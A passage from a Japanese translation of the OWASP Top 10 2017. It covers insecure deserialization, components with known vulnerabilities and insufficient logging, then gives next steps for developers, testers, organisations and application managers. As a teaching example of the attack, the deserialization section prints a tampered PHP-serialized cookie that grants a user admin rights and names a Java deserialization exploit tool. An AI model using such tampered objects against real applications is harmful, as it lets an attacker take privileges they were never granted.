* [OWASP Cheat Sheet: XSS Filter Evasion](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
* [OWASP Java Encoder Project](https://www.owasp.org/index.php/OWASP_Java_Encoder_Project)

### その他

* [CWE-79: Improper neutralization of user supplied input](https://cwe.mitre.org/data/definitions/79.html)
* [PortSwigger: Client-side template injection](https://portswigger.net/kb/issues/00200308_clientsidetemplateinjection)

# A8:2017 安全ではないデシリアライズ操作

|  |  |  |
| --- | --- | --- |
| 脅威エージェント/攻撃手法 | セキュリティ上の弱点 | 影響 |
| アクセス Lvl : 悪用されやすさ 1 | 流行度 2 : 攻撃検知のしやすさ 2 | 技術的 3 : ビジネス的 |
| 既成のエクスプロイト手法は、元のエクスプロイトコードに変更や調整を加えずに攻撃が成功するケースはまれです。そのためデシリアライズ操作の悪用は、容易ではありません。 | この問題は、OWASPが行った[業界調査](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html)に基づきTop10に組み込まれましたが、定量的なデータに基づいたものではありません。 ツールによっては、デシリアライズ操作に関する欠陥を発見可能ですが、問題を検証するために、多くの場合、人手による支援が必要です。 デシリアライズ操作に関する欠陥が、広く広まっているというデータは、問題の特定と対応を支援するツールが開発された事実から予想されたものでした。 | デシリアライズ操作の欠陥による影響は、憂慮すべきものです。 これらの欠陥は、最も深刻な攻撃の一つであるリモートコード実行攻撃を可能にします。 ビジネスへの影響は、アプリケーションとデータを保護する必要性に依存します。 |

## 脆弱性有無の確認

攻撃者により供給された敵意のある、あるいは改ざんされたオブジェクトのデシリアライズにより、アプリケーションとAPIは、脆弱になる。

これによる攻撃は、主に2種類ある:

* オブジェクトとデータ構造に関連した攻撃：デシリアライズ中またはデシリアライズ後に、振る舞いを変更できるクラスがアプリケーションで使用可能な場合、攻撃者は、アプリケーションロジックの変更または、任意のリモートコード実行を行える。
* 典型的なデータ改ざん攻撃：既存のデータ構造が内容を変えられて使われるようなアクセス制御関連の攻撃

シリアライゼーションが、以下のような用途にアプリケーションで使用される場合：

* リモートプロシージャコールとプロセス間通信 (RPC/IPC)
* ワイヤプロトコル、Webサービス、メッセージブローカー
* キャッシュ/永続化
* データベース、キャッシュサーバー、ファイルシステム
* HTTPクッキー、HTMLフォームのパラメータ、API認証トークン

## 防止方法

安全なアーキテクチャを実現するには、信頼できないソースでシリアライズされたオブジェクトを受け入れない、もしくは、シリアライズ対象のデータをプリミティブなデータ型のみにする。

上記の対策を取れない場合、以下の内、一つ以上を検討する：

* 敵対的なオブジェクトの生成やデータの改ざんを防ぐために、シリアライズされたオブジェクトにデジタル署名などの整合性チェックを実装する。
* コードは、定義可能なクラスを想定しているため、オブジェクトを生成する前に、デシリアライズ操作において厳密な型制約を強制する。ただし、この手法を回避する方法は実証済みなので、この手法頼みにすることはお勧め出来ない。
* 悪意あるコードが埋め込まれていた場合に備え、可能であればデシリアライズに関するコードは分離して、低い権限の環境下で実行する。
* 型の不整合やデシリアライズ時に生じた例外など、デシリアライズ操作で発生した失敗や例外はログに記録する。
* デシリアライズするコンテナやサーバーからの、送受信に関するネットワーク接続は、制限もしくはモニタリングする。
* ユーザーが絶えずデシリアライズしていないか、デシリアライズ操作をモニタリングし、警告する。

## 攻撃シナリオの例

**シナリオ #1**: Reactアプリケーションが、一連のSpring Bootマイクロサービスを呼び出す。  
関数型言語のプログラマーは、イミュータブルなコードを書こうとする。  
そこで、プログラマーは、呼び出しの前後でシリアライズしたユーザーの状態を渡す、と言う解決策を思いついてしまう。  
攻撃者は （base64でエンコードされていることを示す）"r00"と言うJavaオブジェクトのシグネチャに気づき、Java Serial Killerツールを使用してアプリケーションサーバー上でリモートコードを実行する。

**シナリオ #2**: あるPHPフォーラムでは、PHPオブジェクトのシリアライゼーションを使用して、ユーザーのユーザーID、ロール、パスワードハッシュやその他の状態を含むSuper Cookieを保存：

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

攻撃者は、シリアライズされたオブジェクトを変更して攻撃者自身に管理者権限を与える。

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

## 参考資料

### OWASP

* [OWASP Cheat Sheet: Deserialization](https://www.owasp.org/index.php/Deserialization_Cheat_Sheet)
* [OWASP Proactive Controls: Validate All Inputs](https://www.owasp.org/index.php/OWASP_Proactive_Controls#4:_Validate_All_Inputs)
* [OWASP Application Security Verification Standard: TBA](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](https://speakerdeck.com/pwntester/surviving-the-java-deserialization-apocalypse)
* [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](https://speakerdeck.com/pwntester/friday-the-13th-json-attacks)

### その他

* [CWE-502: Deserialization of Untrusted Data](https://cwe.mitre.org/data/definitions/502.html)
* [Java Unmarshaller Security](https://github.com/mbechler/marshalsec)
* [OWASP AppSec Cali 2015: Marshalling Pickles](http://frohoff.github.io/appseccali-marshalling-pickles/)

# A9:2017 既知の脆弱性を持つコンポーネントの使用

|  |  |  |
| --- | --- | --- |
| 脅威エージェント/攻撃手法 | セキュリティ上の弱点 | 影響 |
| アクセスレベル : 悪用難易度 2 | 流行度 3 : 検出難易度 2 | 技術的影響度 2 : ビジネスへの影響 |
| 多くの既知の脆弱性に対し、公開されている攻撃方法を見つけることは簡単ですが、それ以外の脆弱性は攻撃方法を新たに開発する労力を要します。 | この弱点はとても流行しています。コンポーネントを多用する開発スタイルは、開発チームがアプリケーションやAPIにおいて、どのコンポーネントを使用しているかを理解していないため、最新に保たれにくくなります。Retire.jsのような脆弱性スキャナーは、脆弱性を見つけるのに役立ちますが、悪用のしやすさを判断するには更なる労力が必要になります。 | いくつかの既知の脆弱性は、軽微な影響に留まりますが、これまでの最大級のセキュリティ侵害は、コンポーネントの既知の脆弱性を悪用したものでした。守りたい資産によりますが、当リスクは、もっとも注意すべきリスクと言えるかも知れません。 |

## 脆弱性有無の確認

下記に該当する場合、脆弱と言える:

* 使用しているすべてのコンポーネントのバージョンを知らない場合（クライアント側・サーバー側の両方について）。これには直接使用するコンポーネントだけでなく、ネストされた依存関係も含む。
* ソフトウェアが、脆弱な場合や、サポートがない場合、また使用期限が切れている場合。これには、OSやWebサーバー、アプリケーションサーバー、データベース管理システム（DBMS）、アプリケーション、API、すべてのコンポーネント、ランタイム環境とライブラリを含む。
* 脆弱性スキャンを定期的にしていない場合や、使用しているコンポーネントに関するセキュリティ情報を購読していない場合。
* 基盤プラットフォームやフレームワークおよび依存関係をリスクに基づきタイムリーに修正またはアップグレードしない場合。パッチ適用が変更管理の下、月次や四半期のタスクとされている環境でよく起こる。これにより、当該企業は、解決済みの脆弱性について、何日も、場合によっては何ヶ月も不必要な危険にさらされることになる。
* ソフトウェア開発者が、更新やアップグレードまたはパッチの互換性をテストしない場合
* コンポーネントの設定をセキュアにしていない場合（**A6:2017-Security Misconfiguration**参照）

## 防止方法

以下に示すパッチ管理プロセスが必要：

* 未使用の依存関係、不要な機能、コンポーネント、ファイルや文書を取り除く
* Versions Maven Plugin, OWASP Dependency Check, Retire.jsなどのツールを使用して、クライアントおよびサーバの両方のコンポーネント（フレームワークやライブラリなど）とその依存関係の棚卸しを継続的に行う
* コンポーネントの脆弱性についてCVEとNVDなどの情報ソースを継続的にモニタリングする。ソフトウェア構成分析ツールを使用してプロセスを自動化する。使用しているコンポーネントに関するセキュリティ脆弱性の電子メールアラートに登録する。
* 安全なリンクを介し、公式ソースからのみコンポーネントを取得する。変更された悪意あるコンポーネントを取得する可能性を減らすため、署名付きのパッケージを選ぶようにする。
* メンテナンスされていないもしくはセキュリティパッチが作られていない古いバージョンのライブラリとコンポーネントを監視する。パッチ適用が不可能な場合は、発見された問題を監視、検知または保護するために、仮想パッチの適用を検討する。

いかなる組織もアプリケーションまたはポートフォリオの存続期間は、モニタリングとトリアージを行い更新または設定変更を行う継続的な計画があることを確認する必要がある。

## 攻撃シナリオの例

**シナリオ #1**: コンポーネントは通常、アプリケーション自体と同じ権限で実行されるため、どんなコンポーネントに存在する欠陥も、深刻な影響を及ぼす可能性がある。そのような欠陥は、偶発的（例：コーディングエラー）または意図的（例：コンポーネントのバックドア）両方の可能性がある。  
発見済みの悪用可能なコンポーネントの脆弱性の例：

* Apache Struts 2においてリモートで任意のコードが実行される脆弱性[CVE-2017-5638](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638)は、重大な侵害をもたらしている。
* [internet of things (IoT)](https://en.wikipedia.org/wiki/Internet_of_things)は、頻繁なパッチ適用が困難もしくは不可能だが、パッチ適用の重要性はますます高まっている。（例：医療機器）

攻撃者を助けるような、パッチが未適用もしくはシステムの設定ミスを自動的に見つけるツールが存在する。例えば、[Shodan IoT search engine](https://www.shodan.io/report/89bnfUyJ)は、2014年4月にパッチが適用された[Heartbleed](https://en.wikipedia.org/wiki/Heartbleed)の脆弱性などセキュリティに問題のある機器を見つけることができる。

## 参考資料

### OWASP

* [OWASPアプリケーションセキュリティ検証標準: V1 アーキテクチャ、設計、脅威モデリング](https://www.owasp.org/index.php/ASVS_V1_Architecture)
* [OWASP Dependency Check (Javaと.NET libraries)](https://www.owasp.org/index.php/OWASP_Dependency_Check)
* [OWASP Testing Guide - Map Application Architecture (OTG-INFO-010)](https://www.owasp.org/index.php/Map_Application_Architecture_(OTG-INFO-010))
* [OWASP Virtual Patching Best Practices](https://www.owasp.org/index.php/Virtual_Patching_Best_Practices)

### その他

* [The Unfortunate Reality of Insecure Libraries](https://www.aspectsecurity.com/research-presentations/the-unfortunate-reality-of-insecure-libraries)
* [MITRE Common Vulnerabilities and Exposures (CVE) search](https://www.cvedetails.com/version-search.php)
* [National Vulnerability Database (NVD)](https://nvd.nist.gov/)
* [Retire.js for detecting known vulnerable JavaScript libraries](https://github.com/retirejs/retire.js/)
* [Node Libraries Security Advisories](https://nodesecurity.io/advisories)
* [Ruby Libraries Security Advisory Database and Tools](https://rubysec.com/)

# A10:2017 不十分なロギングとモニタリング

|  |  |  |
| --- | --- | --- |
| 脅威エージェント/攻撃手法 | セキュリティ上の弱点 | 影響 |
| アクセスレベル : 悪用難易度 2 | 流行度 3 : 検出難易度 1 | 技術的影響度 2 : ビジネスへの影響 |
| 不十分なロギングとモニタリングの悪用が、ほぼすべての重大なインシデントの背後にあります。モニタリングとタイムリーな対応の欠如を利用することで、攻撃者は攻撃を検知されることなく目標を達成します。 | [業界調査](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html)に基づいてこの問題はトップ10に追加されました。十分なモニタリングがあるかどうかを判断するための方法の1つは、ペネトレーションテスト後のログを調べることです。 どのような損害を引き起すのかを理解するためにテスターの行動に対して十分なログが記録される必要があります。 | 成功した攻撃の多くは脆弱性の下調べから始まります。 このような下調べを見逃し続けることによって、脆弱性攻撃の成功率がほぼ100％になる可能性があります。2016年には侵害を特定するのに[平均191日](https://www-01.ibm.com/common/ssi/cgi-bin/ssialias?htmlfid=SEL03130WWEN&)という多くの時間がかかりました 。 |

## 脆弱性有無の確認

不十分なロギングや検知、モニタリング、アクティブな応答は、いつでも発生します:

* ログイン、失敗したログイン、重要なトランザクションなどの監査可能なイベントがログに記録されていない。
* 警告とエラーが発生してもログメッセージが生成されない、または不十分、不明確なメッセージが生成されている。
* アプリケーションとAPIのログが、疑わしいアクティビティをモニタリングしていない。
* ログがローカルにのみ格納されている。
* アラートの適切なしきい値とレスポンスのエスカレーションプロセスが整えられていない、または有効ではない。
* ペネトレーションテストや[DAST](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools)ツール（[OWASP ZAP](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)など）によるスキャンがアラートをあげない。
* アプリケーションがリアルタイム、準リアルタイムにアクティブな攻撃を検知、エスカレート、またはアラートすることができない。

ユーザーまたは攻撃者がログやアラートのイベントを閲覧できると、情報の漏えいが発生する可能性があります（A3：2017 - 機密情報の公開を参照）。

## 防止方法

アプリケーションによって保存または処理されるデータのリスクに応じて：

* ログイン、アクセス制御の失敗、サーバーサイドの入力検証の失敗を全てログとして記録するようにする。ログは、不審なアカウントや悪意のあるアカウントを特定するために十分なユーザーコンテキストを持ち、後日、フォレンジック分析を行うのに十分な期間分保持するようにする。
* 統合ログ管理ソリューションで簡単に使用できる形式でログが生成されていることを確認する。
* 価値の高いトランザクションを守るために、(変更不可の）append-onlyデータベースのテーブルなどのような、改ざんや削除を防止する整合性制御による監査証跡が設けられていることを確認する。
* 疑わしい活動が適時に検知され、対応されるように、効果的なモニタリングとアラートを確立する。
* [NIST 800-61 rev 2](https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final)以降のような、インシデント対応および復旧計画を策定または採用する。

[OWASP AppSensor](https://www.owasp.org/index.php/OWASP_AppSensor_Project)、[OWASP ModSecurity Core Rule Set](https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project)を使用したModSecurityなどのWebアプリケーションファイアウォール、カスタムダッシュボードとアラートを使用したログ相関分析ソフトウェアなど、商用およびオープンソースのアプリケーション保護フレームワークがあります。

## 攻撃シナリオの例

**シナリオ #1**: 小さなチームが運営するオープンソースのプロジェクトフォーラムソフトウェアが、ソフトウェアの欠陥を突かれてハッキングされました。攻撃者は、次のバージョンとすべてのフォーラムの内容を含む内部のソースコードリポジトリを削除しました。ソースコードは回復することができましたが、モニタリング、ロギング、アラートの欠如によって問題が悪化してしまいました。この問題の発生により、フォーラムソフトウェアプロジェクトはアクティブではなくなってしまいました。

**シナリオ #2**: 同じパスワードを使用するユーザーに対して、攻撃者はスキャンを実施します。彼らは、このパスワードを使用しているすべてのアカウントを乗っ取ることができるようになります。他のユーザーに対しては、このスキャンは1回だけ失敗したログインとなります。数日後、スキャンは異なるパスワードで繰り返される場合があります。

**シナリオ #3**: 米国の大手小売業者が、添付ファイルを分析する内部マルウェア分析サンドボックスを持っていたと言われています。サンドボックスソフトウェアは、望ましくないと思われるソフトウェアを検知しましたが、誰もこの検知に応答しませんでした。サンドボックスは、外部銀行による不正なカード取引によって侵害が検知されるまでにしばらくの間警告を発していました。

## 参考資料

### OWASP

* [OWASP Proactive Controls: Implement Logging and Intrusion Detection](https://www.owasp.org/index.php/OWASP_Proactive_Controls#8:_Implement_Logging_and_Intrusion_Detection)
* [OWASP Application Security Verification Standard: V8 Logging and Monitoring](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP Testing Guide: Testing for Detailed Error Code](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP Cheat Sheet: Logging](https://www.owasp.org/index.php/Logging_Cheat_Sheet)

### その他

* [CWE-223: Omission of Security-relevant Information](https://cwe.mitre.org/data/definitions/223.html)
* [CWE-778: Insufficient Logging](https://cwe.mitre.org/data/definitions/778.html)

# +D 開発者向けの次のステップ

## 反復可能なセキュリティプロセスと標準セキュリティ制御の確立と使用

Webアプリケーションのセキュリティに関して不慣れか、これらのリスクに既に非常に精通しているかにかかわらず、セキュアなWebアプリケーションの構築や存在する脆弱性の修正は困難な場合があります。大規模なポートフォリオを管理しなければならない場合には、この作業はかなり気力をくじきます。

組織や開発者がコスト効率を考慮しながら、アプリケーションのセキュリティリスクを減らせるように、OWASPは、組織でのアプリケーションセキュリティに着手するための数々の無料でオープンなリソースを開発しています。セキュアなWebアプリケーションやAPIを構築するためにOWASPが開発してきた多くのリソースの一部を以下に示します。次のページでは、WebアプリケーションやAPIのセキュリティを検証する際に、組織が活用できるOWASPの他のリソースを記載しています。

|  |  |
| --- | --- |
| 活動 | 説明 |
| アプリケーションセキュリティ要件 | セキュアなWebアプリケーション開発のために、各アプリケーションにおけるセキュリティ要件を定義しなければなりません。OWASPでは、アプリケーションのセキュリティ要件設定におけるガイドとして[OWASP Application Security Verification Standard (ASVS)](https://www.owasp.org/index.php/ASVS)を活用することを推奨します。もし開発を外部に委託するのであれば、[OWASP Secure Software Contract Annex](https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex)を参照して下さい。**注意**: このドキュメントは米国の契約法に基づきます。そのため、当該ドキュメントのサンプルを活用する前に、弁護士に相談してください。 |
| アプリケーションセキュリティアーキテクチャ | アプリケーションやAPIにセキュリティを後付けで組み込むよりもむしろ、開発初期段階からセキュリティを設計に組み込む方が、コスト効率がずっと良くなります。OWASPでは、まず開発初期からセキュリティを設計に組み込む指針に[OWASP Prevention Cheat Sheets](https://www.owasp.org/index.php/OWASP_Cheat_Sheet_Series)を推奨します。 |
| 標準的なセキュリティ制御 | 強力かつ可用なセキュリティ制御の構築は困難です。標準なセキュリティ制御を組み合わせることで、セキュアなアプリケーションまたはAPI開発を根本的に簡略化できます。開発者はまず[OWASP Prevention Cheat Sheets](https://www.owasp.org/index.php/OWASP_Cheat_Sheet_Series) を参照するとよいでしょう。そして、最新のフレームワークでは、認可・検証・CSRF対策などの標準的なセキュリティ制御を効率よく実装できます。 |
| セキュアな開発ライフサイクル | セキュアなアプリケーションやAPIを開発する際に、組織が従うべきプロセスを改善するため、OWASPは[OWASP Software Assurance Maturity Model (SAMM)](https://www.owasp.org/index.php/OWASP_SAMM_Project)を推奨しています。組織が直面する特定のリスクに適応するソフトウェアセキュリティの戦略を構築および実施する際に、このモデルが役に立ちます。 |
| アプリケーションセキュリティ教育 | [OWASP Education Project](https://www.owasp.org/index.php/Category:OWASP_Education_Project)では、Webアプリケーションセキュリティに関する開発者向けトレーニングに役立つ教育コンテンツを公開しています。脆弱性に関する実地訓練には、[OWASP WebGoat](https://www.owasp.org/index.php/WebGoat)、[WebGoat.NET](https://www.owasp.org/index.php/Category:OWASP_WebGoat.NET)、[OWASP NodeJS Goat](https://www.owasp.org/index.php/OWASP_Node_js_Goat_Project)、[OWASP Juice Shop Project](https://www.owasp.org/index.php/OWASP_Juice_Shop_Project)、そして[OWASP Broken Web Applications Project](https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project)を試して下さい。最新情報の入手には、[OWASP AppSec Conference](https://www.owasp.org/index.php/Category:OWASP_AppSec_Conference)、[OWASP Conference Training](https://www.owasp.org/index.php/Category:OWASP_AppSec_Conference)、そして各地で開催される[OWASP Chapter meetings](https://www.owasp.org/index.php/Category:OWASP_Chapter)に参加して下さい。 |

他にも数多くのOWASPの資料が入手できます。[OWASP Projects](https://www.owasp.org/index.php/Projects)にアクセスして下さい。そこでOWASP project inventoryを開くと、すべてのFlagship、Labs、Incubatorプロジェクトがあります。ほとんどのOWASPの資料は[wiki](https://www.owasp.org/)で閲覧ができます。そしてOWASPの多くの文書を[ハードコピーや電子書籍](https://stores.lulu.com/owasp)で注文できます。

# +T: セキュリティテスト担当者のための次のステップ

## 継続的なアプリケーションセキュリティテストを確立する

セキュアにコードを実装することは重要です。  
しかし、セキュアな実装が実際に存在し、正しく実装され、あらゆる箇所に適用されていることを確認することが重要です。  
アプリケーションセキュリティテストの目的は、セキュアな実装がなされていることの証跡を得ることです。  
アプリケーションセキュリティテストは難しく、複雑であり、アジャイルはDevOpsのような最新の高速な開発プロセスにおいては、従来のアプローチやツールでは立ち行かなくなっています。  
そのため、アプリケーションポートフォリオの全体において、重要と考えられることにどのように焦点をあて、費用対効果の高い手法をとるべきかを考慮することを強く推奨します。  
昨今、リスクは急速に変化を遂げており、毎年1回程度、脆弱性スキャンや侵入テストが行われています。  
また昨今のソフトウェア開発においては、ソフトウェア開発ライフサイクル全体での継続的なアプリケーションセキュリティテストが要求されています。  
開発スピードを損なうことのないようセキュリティの自動化を施し、既存の開発プロセスを強化してください。  
どのアプローチを選択したとしても、アプリケーションポートフォリオの規模に応じたテスト、トリアージ、修復、再テスト、再デプロイに係る年間コストを考慮してください。

|  |  |
| --- | --- |
| Activity | Description |
| 脅威モデルの理解 | テストを開始する前に、何に対して時間を費やすべきか理解していることを確認してください。優先順位は脅威モデルに基づき決定できます。そのため、脅威モデルが検討されていない場合には、テストを実施する前に検討する必要があります。脅威モデルの検討にあたっては、[OWASP ASVS](https://www.owasp.org/index.php/ASVS) と [OWASP Testing Guide](https://www.owasp.org/index.php/OWASP_Testing_Project) を活用することを検討し、ツールベンダーに依存することなく、ビジネスにおいて重要視されることを決定してください。 |
| SDLC（ソフトウェア開発ライフサイクル）の理解 | アプリケーションセキュリティテストのアプローチは、ソフトウェア開発ライフサイクルにおける、人材、プロセス及び使用するツールに馴染みがある必要があります。余計なステップ、ゲート、レビューを強制することで、軋轢を生み、バイパスされ、失敗する可能性があります。セキュリティ情報を収集し、プロセスにフィードバックする機会を探しましょう。 |
| テスト戦略 | 各要件を検証するための最も簡単で、高速、かつ、正確な方法を選択してください。[OWASP Security Knowledge Framework](https://www.owasp.org/index.php/OWASP_Security_Knowledge_Framework) と[OWASP Application Security Verification Standard](https://www.owasp.org/index.php/ASVS) を単体・総合テストにおける機能及び非機能のセキュリティ要件を策定する際に参照することができます。自動化したツールを利用したことによるfalse-positiveに対処することに加え、重大なfalse-negativeに対処するための人的リソースの確保を考慮してください。 |
| 範囲と正確さの達成 | すべてをテストする必要はありません。まずは重要なことに焦点をあて、段階的に検証プログラムの範囲を拡張していきます。つまり、自動的に検証されている一連のセキュリティ実装とリスクの範囲を拡張し、適用される一連のアプリケーションとAPIの範囲を拡張していくことを意図しています。すべてのアプリケーションとAPIが本質的にセキュアであることを継続的に検証される状態とすることを目的にしています。 |
| 明確な結果の伝達 | どんなに良いテストを行ったとしても、それを効果的に伝えなければ何の違いもありません。アプリケーションの仕組みを理解していることを示すことにより、信頼を築きましょう。専門用語を羅列せず明確に記述し、実際に悪用する際の攻撃シナリオを含めましょう。脆弱性がどの程度悪用され得るか、どの程度の被害を受けるのかを現実的に評価してください。最後に、PDFファイルではなく、開発チームがすでに使用しているツールで結果を提供しましょう。 |

# +O 組織のための次のステップ

## 今すぐ、アプリケーションセキュリティ計画を開始しましょう

アプリケーションセキュリティの実装は必須になっています。  
増加する攻撃と規制の圧力の間で、アプリケーションとAPIを保護するための効果的なプロセスや能力を組織において確立する必要があります。  
すでに開発した膨大な数のアプリケーションとAPIの長大な行数のコードがあり、多くの組織では膨大な量の脆弱性に対処することに奮闘しています。  
OWASPはアプリケーションとAPIにおけるセキュリティを改良するためにアプリケーションセキュリティのプログラムを組織において確立することを推奨しています。  
アプリケーションセキュリティを実現するには、セキュリティと監査、ソフトウェア開発、ビジネス及びエグゼクティブマネジメントを含む、組織のさまざまな部門が効率的に連携する必要があります。  
各部門において組織におけるアプリケーションセキュリティの実態を把握できるよう、セキュリティの見える化を図り、計測可能な状態にすべきです。  
リスクを排除または低減することにより企業のセキュリティを向上させるような活動や成果に集中しましょう。  
以下のリストに示す活動のほとんどは、OWASP SAMMとOWASP Application Security Guide for CISOsに掲載されています。

### はじめに

* 全てのアプリケーションと関連するデータ資産を文書化します。より大きな組織においては、文書化を実現するために構成管理データベース（CMDB）を実装することを検討すべきです。
* アプリケーションセキュリティのプログラムを構築し、適用します。
* 自らの組織と同様の組織の間のギャップ分析を実施して、重要な要改善分野と実行プランを定義します。
* 経営層の許可を取り付けアプリケーションセキュリティの意識向上活動を情報システム部門全体で実施します。

### リスクベースポートフォリオアプローチ

* ビジネスの観点からアプリケーションポートフォリオの保護の必要性を特定します。これは、保護されるデータ資産に関連するプライバシー法やその他の規制によって一部は実現されます。
* 組織のリスク耐性を踏まえた一貫性のあるリスク発生可能性と影響度の定義した共通のリスク評価モデルを確立します。
* すべてのアプリケーションとAPIを測定し、優先順位付けを行います。結果をCMDBに追加します。
* 範囲と厳密さのレベルを適切に設定するために、品質保証ガイドラインを確立します。

### 強力な基礎の作り上げ

* 全ての開発チームが遵守すべきアプリケーションセキュリティのベースラインを定義したポリシーと基準を確立します。
* これらのポリシーと基準を補完する行再利用可能なセキュリティ制御を定義し、それらを使用する際の設計開発ガイドラインを提供します。
* 様々な開発の役割やトピックからなるアプリケーション・セキュリティのトレーニング・カリキュラムを確立します。

### セキュリティを既存プロセスに統合

* セキュリティ実装と確認の作業を定義し、既存の開発と運用プロセスに統合します。作業には、脅威モデリング、セキュアな設計と設計レビュー、セキュアなコーディングとコードレビュー、ペネトレーションテスト、修正作業を含みます。
* 開発及びプロジェクトチームが成功するように専門家（SME）とサポートサービスを提供します。

### 管理可視化の提供

* 定数的管理を実施します。改良と、収集した数値と分析データに基づく改善及び資金調達を実施します。数値には、セキュリティプラクティスとアクティビティの遵守、検出された脆弱性、緩和された脆弱性、アプリケーションの範囲、タイプとインスタンスによる欠陥密度等を含みます。
* 企業全体での戦略的、システマティックな改善を目的とした根本的な原因と脆弱性のパターンを発見するために実装と確認の作業から得たデータを分析します。失敗から学び、改善を進める積極的なインセンティブを提供します。

# +A: アプリケーションマネージャのための次のステップ

## 完全なアプリケーションライフサイクルを管理する

アプリケーションは、人が定期的に作成し、維持する最も複雑なシステムです。アプリケーションにおけるITマネジメントは、アプリケーションのITライフサイクル全体の責任を有するITスペシャリストにより実施されるべきです。アプリケーションオーナーと技術的に同等な立場の者としてアプリケーションマネージャを確立することをお勧めします。アプリケーションマネージャは、ITの観点から、要件策定からシステムの廃棄に至るまでのアプリケーションライフサイクル全体を担当します。

## リソース管理の要件

* 全てのデータ資産における機密性、真正性、完全性及び可用性や予想されるビジネスロジックにか関する保護要件を含む、アプリケーションに対するビジネス要件を収集し、交渉する。
* 機能及び非機能のセキュリティ要件を含む、技術的な要件を蓄積する。
* セキュリティに関する活動を含む、設計、ビルド、テスト及び運用の全ての側面をカバー可能な予算を計画し、交渉する。

## 提案依頼書 (RFP)と契約

* 例えば、ソフトウェア開発ライフサイクルにおけるベストプラクディスといったセキュリティプログラムに関するガイドラインやセキュリティ要件をなど、社内外の開発者と要件を交渉します。
* 計画と設計工程を含む、全ての技術要件の達成を評価します。
* 設計、セキュリティ、サービスレベルアグリーメント（SLA）を含む技術的な要件を交渉します。
* [OWASP Secure Software Contract Annex](https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex)のような様式やチェックリストを適用します。 **Note**: OWASP Secure Software Contract Annexは米国の契約法に基づいています。そのため、参照するに当たっては、法律の専門家から助言を受けるようにしてください。

## 計画と設計

* 開発者や社内の株主や例えばセキュリティと計画や設計を交渉します。
* 保護の必要性と予想される脅威レベルに応じたセキュリティアーキテクチャ、制御及び対策を定義します。定義に当たっては、セキュリティ専門家がサポートをするべきです。
* アプリケーションオーナーが残存するリスクを受容するか、追加のリソースを提供するようにしてください。
* 各スプリントにおいて、非機能要件に対して追加された制約を含むセキュリティストーリーが作成されるようにしてください。

## デプロイ、テスト及び公開

* 必要な権限を含む、アプリケーション、インタフェース、必要な全てのコンポネントのセキュアなデプロイを自動化します。
* 技術的な機能とITアーキテクチャとの統合をテストし、ビジネステストを調整します。
* 技術的かつビジネス的な観点から、正常系と異常系のテストケースを作成します。
* アプリケーションによる内部プロセス、保護の必要性、想定される脅威レベルに応じて、セキュリティテストを管理します。
* アプリケーションを起動し、適宜以前に使用していたアプリケーションからの移行を行います。
* 構成管理データベース（CMDB）やセキュリティアーキテクチャを含む、全ての文書を最終化します。

## 運用及びチェンジマネジメント

* 運用には、例えばパッチ管理といったアプリケーションのセキュリティ管理に関するガイドラインを含めなければなりません、
* 利用者のセキュリティ意識を高め、セキュリティとユーザビリティのバランスを管理します。
* 例えばアプリケーションやOS、ミドルウェア、ライブラリのバージョンアップに関する変更の計画と管理を実施します。
* 変更管理データベースや運用手順書、プロジェクトに関する文書を含む全ての文書を更新します。

## システムの廃棄

* 必要なデータを全てアーカイブし、その他のデータを全て安全に消去します。
* 未使用のアカウント、役割、権限の削除などを実施し、アプリケーションを安全に廃棄します。
* 構成管理データベースにおいてアプリケーションのステータスを廃棄にします。

# +R リスクに関する注記

## 本資料は、弱点として表れるリスクについてです


Top 10のリスク格付手法は、[OWASP Risk Rating Methodology](https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology)に基づいています。我々は各Top 10のカテゴリに対して、典型的なWebアプリケーションのそれぞれの弱点について、一般的な発生可能性と影響要素をみて、リスクを推計しました。そしてアプリケーションに対してもっとも重大なリスクをもたらすような弱点に基づいてTop 10を整理しました。これらの要素は、物事が変化し進化するにつれて、新しいTop 10がリリースされる度に更新されます。

[OWASP Risk Rating Methodology](https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology)は脆弱性のリスクを計算するために、多数の要素を定義しています。但し、実際のアプリケーションやAPIにおける特定の脆弱性よりも、Top 10は一般論を議論すべきです。従って、我々は、リスク計算においてアプリケーションオーナーまたは管理者より、精緻になることはありません。アプリケーションとデータの重要性、脅威の内容、システムの構築方法や運用などに合わせ、ご自身で判断する必要があります。

